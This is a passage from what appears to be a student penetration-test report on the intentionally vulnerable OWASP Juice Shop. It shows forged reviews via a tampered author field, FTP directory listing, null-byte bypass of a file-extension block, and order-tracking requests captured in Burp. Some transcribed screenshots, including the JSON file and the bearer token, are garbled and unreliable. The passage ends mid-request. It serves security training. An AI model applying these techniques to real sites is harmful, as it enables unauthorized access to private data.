


Figure 19: Enter Caption




Figure 20: Enter Caption

- Here we go the product is added successfully from user “test” to the other user “test2” and like this we exploited the vulnerability successfully.

5 Exploitation 5 (Forged Review)

(Mohamed Ehab Zaghloul - 120220090)

5.1 Description:

A forged review vulnerability is an access control vulnerability that any user can add a review for himself or any other user by manipulating the http request.

Exploiting this vulnerability have many serious concerns as there will be no privacy for any user and anyone can post any review by any user.

It is also dangerous as SQL injections are possible in this scenario.

- For exploiting this vulnerability, we will be using 2 users, one attacker and the other is the victim.
- In the following image shows the http request of a review made by the attacker user, “Carrot Juice tastes good!!”

Figure 21: Enter Caption

- By manipulating the author and typing any known user for the attacker and sending the request to the server, you successfully exploited this vulnerability as shown in the following image.

Figure 22: Enter Caption

- Like this we exploited the vulnerability successfully and added a review by another user from my very own user http request.
- Below are the two reviews that were added by the attacker one for his own user and the other for the victim by exploiting vulnerability.



Figure 23: Enter Caption

6 Exploitation 6 (Sensitive Data Exposure)

(Mohamed Ehab Zaghloul - 120220090)

- In this Exploitation our goal is to access confidential files using other existing files by exploiting a vulnerability.
- Now will head over to about us in the website, then press on the terms link in the page.
- After pressing on the link take the packet to the repeater to manipulate it.




Figure 24: Enter Caption

- After taking the packet header to the intruder, change the file path to by only GET /FTP/
- What will happen here is that the server will give us a response with several file paths and confidential ones as in the following pictures.

- The server gave a 200 OK status code and replied




Figure 25: Enter Caption

- Now we will take a look on the rest of the packet to see what we got.
 - In the following picture while taking a look on the reply from the server, we found several files, the highlighted ones.




Figure 26: Enter Caption

- By trying to access the file `acquisitions.md`, we find the following...




Figure 27: Enter Caption

- We were able to access the file name and the file path that lead us to the content of the file, thus we exploited the vulnerability successfully and reviewed sensitive data.

7 Exploitation 7 (Sensitive Data Exposure)

(Mohamed Ehab Zaghloul - 120220090)

- Now we will exploit a vulnerability that allows the access to ftp directory and accessing sensitive files by adding a script and encoding it to cope with the URL and work.
- Using gobuster we got all the directories that can be accessed directly, from these was the FTP directory which contain in it sensitive files.




Figure 28: Enter Caption

- Now we will try to access the FTP directory through the search engine.




Figure 29: Enter Caption

- And here we go we accessed the FTP directory successfully.
- Now we will try to open any sensitive file to be successfully accessing sensitive information.
- We will try opening a backup file which is `package.json.bak`




Figure 30: Enter Caption

- While trying to open it I got a 403 error that the .bak extension is not allowed to be opened, so we will use Null byte extension (Null byte poisoning) and its function is that it simply allows you to open a file with an extension that is not the original extension of the file.




Figure 31: Enter Caption

- Unfortunately, after using the null byte injection, we still got a 400 Bad Request and this is a reason for not encoding the null byte injection
- We will encode it on Burp then try again sending our request to the server.




Figure 32: Enter Caption




Figure 33: Enter Caption




Figure 34: Enter Caption

```
1 {
2     "name": "juice-shop",
3     "version": "0.1.0",
4     "description": "An intentionally insecure JavaScript Web Application",
5     "homepage": "http://www.juice.shop",
6     "repository": "https://github.com/kimnisch/juice-shop",
7     "contributors": [
8         "Björn Kiemnisch",
9         "Johannes Böckeler",
10        "Aashish Mehta",
11        "greenkeeper[bot]",
12        "Hans-Joachim",
13        "agrawalarpitta",
14        "Sehrar",
15        "TobiasFreak",
16        "Supratik Das",
17        "spicelinedot",
18        "thehaw",
19        "Ziyang Li",
20        "kennlop",
21        "mklc",
22        "Timo Pajet",
23        "x-"
24    ],
25    "private": true,
26    "bugs": "https://github.com/kimnisch/juice-shop/issues",
27    "web_security": {
28        "web application security",
29        "nodejs",
30        "owasp",
31        "security",
32        "penetration",
33        "security",
34        "vulnerability",
35        "vulnerability",
36        "broken",
37        "bugdet"
38    },
39    "dependencies": {
40        "body-parser": "~1.18",
41        "colors": "1.1",
42        "express": "4.17"
43    }
44}
```

Figure 35: Enter Caption

- Here we go we accessed the backup file after encoding the null byte injection that allow us open the file with .md extension.

8 Exploitation 8 (Sensitive Data Exposure)

(Mohamed Ehab Zaghloul - 120220090)

- First step is that we need to create a new user, add items to the basket, add an address and add the payment information.
 - All of the previous requirements will be done in the following screenshots.




Figure 36: Enter Caption




Figure 37: Enter Caption

The screenshot shows a web browser window titled 'OWASP Juice Shop' with the URL <https://juice-shop.herokuapp.com/#/address/create>. The page displays a form titled 'Add New Address'. The form fields are as follows:

- Country*: anything
- Name*: anything
- Mobile Number*: 0991055516
- ZIP Code*: 0000
- Address*: anything
- Max. 200 characters
City*: anything
- State*: anything

At the bottom right of the form is a blue 'Submit' button.

Figure 38: Enter Caption

- Now we are placing our order and it was placed successfully.




Figure 39: Enter Caption




Figure 40: Enter Caption

- Now we will try to track our order and the header of the order tracking will be sent too the repeater.

Burp Suite Community Edition v2025.11 - Temporary Project

Request

```

1 GET /rest/track-order/6f3e-606f677a9a64b266 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss;
4 cookieconsent_status=dismiss; token=
5 Sec-CH-Ua-Platform: "Linux"
6 Authorization: Bearer
7 Accept-Language: en-US, en;q=0.9
8 Accept: application/json, text/plain, */*
9 Sec-CH-UA: "Chromium";v="138";"Not(A:Brand");v="99"

```

Response

```

Pretty Raw Hex Render
11 Server: Heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: #/jobs
17
18 {
  "status": "success",
  "data": [
    {
      "promotionalAmount": "0",
      "paymentId": "0",
      "addressId": "10",
      "orderId": "6f3e-606f677a9a64b266",
      "delivered": false,
      "email": "myth@ngmyth@ng.c",
      "totalPrice": 4.97,
      "products": [
        {
          "quantity": 2,
          "id": 1,
          "name": "Apple Juice (1000ml)",
          "price": 1.99,
          "total": 3.98,
          "bonus": 0
        }
      ],
      "bonus": 0,
      "deliveryPrice": 0.99,
      "meta": "1",
      "_id": "enKaExuhABk994hfp"
    }
  ]
}

```

Done 1,268 bytes | 1,170 millis

Event log (1) All issues

Memory: 140.6MB

Figure 41: Enter Caption

- In the email that is in the response we can find that all the vowels are replaced by an asterisk and this can be a form of security, but actually we will be able to exploit a vulnerability from this.

```

1 GET /rest/track-order/6f3e-606f-677a9a64b266 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0KXAx0JJKV1GILCjhbGei0j5UzI1N6J9.. eyJzdGF0dHb0JzdwNjZk
4 NTiwiZ0POyS26eyJpZCf0tgsInVzZXJuWQl1Ii0iL1ivzZWhawv0JzJhb
5 n1owGluz208nbm1owGluz5jz201Lc3vYXnd29yZCf16IwvZTE2adRjHsRk
6 HTk8NaMyMjhha2pJHtc291HN0DjIvica9sZ51G1nLc3vBhVnyIiwiZG0
7 sdXh1VSG9zW44j0iLc3jyNNTG0kaw5jC161jAaMC44LjA1LLCjcaewah
8 x1SWlhZ20j0iL1vYXbZ29jz381VwawYySphbWn2X0hdxBsh2Fkcy9zW2hd
9 Wx0LzN2yjz181mndhfrdMyZ00gjw0Lc3vBhVnyIiwiZG0
10 xXrLZEP01j0iMjAyNS0wA5y0NjAxMto1Ht0yMC44HTgkzAv0jAv1iwzZG
11 VzZ0LZEP01j0iMjAyNS0wA5y0NjAxMto1Ht0yMC44HTgkzAv0jAv1iwzZG
